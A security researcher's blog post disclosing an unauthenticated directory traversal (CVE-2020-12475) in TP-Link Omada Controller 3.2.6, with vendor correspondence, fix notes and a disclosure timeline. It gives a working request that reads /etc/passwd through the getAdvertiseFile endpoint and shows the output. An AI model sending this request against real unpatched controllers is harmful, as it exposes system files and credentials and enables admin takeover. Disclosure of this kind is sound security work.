[CVE-2020-12475] TP-Link Omada Controller Directory Traversal Vulnerability

sovietw0rm   Uncategorized   April 29, 2020April 29, 2020   1 Minute


Title: [CVE-2020-12475] TP-Link Omada Controller Directory Traversal Vulnerability

I. Overview:

– Discoverer: sovietw0rm & chung96vn

– Software: https://www.tp-link.com/us/support/download/eap-controller/#Controller_Software (https://www.tp-link.com/us/support/download/eap-controller/#Controller_Software)

– Software version: 3.2.6



Omada_Controller_v3.2.6_linux_x64_deb

Published Date: 2020-01-16	Language: English	File Size: 99.4MB


Operating System: Ubuntu 14.04/16.04/17.04/18.04/Debian 9.8

Bundled Firmware:
EAP110_V1, EAP110_V2 EAP110_V4
EAP115_V1, EAP115_V2 EAP115_V4
EAP225_V1, EAP225_V2 EAP225_V3
EAP225-Outdoor_V1
EAP110-Outdoor_V1 EAP110-Outdoor_V3
EAP245_V1 EAP245_V3
EAP115-Wall_V1 (EAP115-Wall is suitable for EU version Only)
EAP225-Wall_V2
EAP235-Wall_V1
EAP230-Wall_V1
EAP320_V1 EAP320_V2
EAP330_V1 EAP330_V2

II. Detail:


– When I try to analysis my Omada Controller, I found a web service is running by java which is stored in /opt/tplink/EAPController/. After reverse it's java lib, I found a vulnerability which allow anonymous user read arbitrary file on local.

– Specifically, vulnerability exist in /opt/tplink/EAPController/lib/eap-web-3.2.5.jar file.




com.tp_link.eap.web.portal.PortalController.getAdvertiseFile

– This function doesn't require authentication, that mean anonymous user can use this function to read arbitrary file.



Not Secure | [redacted]/portal/getAdvertiseFile?filePath=/etc/passwd

```
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
```



Security <security@tp-link.com>

tới tôi


14:20, Th 3, 17 thg 3

Dear Sir or Madam,

So sorry for the late reply. Thank you for your feedback.
Could you please provide a short video about how did realize to realize the vulnerability then we can better reproduce it.

Best Regards!

[redacted]
Technical Support Engineer
Website: http://www.tp-link.com
**For common question inquiries, please get answer quickly from our FAQ website at http://www.tp-link.com/en/faqs.html
**Please allow some time for the reply due to our shift work. For any urgent inquiry, welcome to forward your request to support.email@tp-link.com




Dear Nguyen Van Chung,

Sorry for the late reply. We have confirmed the vulnerability and fix in it the latest software of Omada_Controller_3.2.10, can you please download the software on our an official website and check whether the vulnerability is completely fixed.
https://www.tp-link.com/en/support/download/omada-software-controller/#Controller_Software

If you still find any problem with this firmware, please let me know.

Thank you for your cooperation.
Best Regards!

[redacted]
Technical Support Engineer
Website: http://www.tp-link.com
**For common question inquiries, please get answer quickly from our FAQ website at http://www.tp-link.com/en/faqs.html
**Please allow some time for the reply due to our shift work. For any urgent inquiry, welcome to forward your request to support.email@tp-link.com



Omada_Controller_3.2.10_Windows32bit

Published Date: 2020-04-20	Language: English	File Size: 120.54MB

Operating System: Windows 7/8/10/Server

Bundled Firmware:
EAP110_V1, EAP110_V2 EAP110_V4
EAP115_V1, EAP115_V2 EAP115_V4
EAP225_V1, EAP225_V2 EAP225_V3
EAP225-Outdoor_V1
EAP110-Outdoor_V1 EAP110-Outdoor_V3
EAP245_V1 EAP245_V3
EAP115-Wall_V1 (EAP115-Wall is suitable for EU version Only)
EAP225-Wall_V2
EAP235-Wall_V1
EAP230-Wall_V1
EAP320_V1 EAP320_V2
EAP330_V1 EAP330_V2

New Feature/Enhancement:

1. Added the feature that the system logs can be exported.

2. Changed the priority that non-administrator role cannot change the history data retention settings.

3. Optimized the UI of Statistics in Omada Controller.

Bug Fixed:

1. Fixed the bug that the External Web Portal cannot authenticate successfully if the SSID of this portal has special characters.

2. Fixed the bug that the Cloud Access cannot be displayed normally in the low version of Firefox.

3. Fixed the bug that Omada Controller allow any user to read the files of controller.

4. Fixed the bug that controller will report an error when Top Usage data is empty.

III. Impact:

– Anonymous user can read arbitrary file.

– Possible to take over admin account by read database info.

IV. Report timeline

– 10/03/2020 Report to TP-Link

– 17/03/2020 Feedback & Request more detail

– 18/03/2020 Send more detail to TP-Link

– 20/04/2020 TP-Link confirm issue and fixed

Published by sovietw0rm

sovietw0rm View all posts by sovietw0rm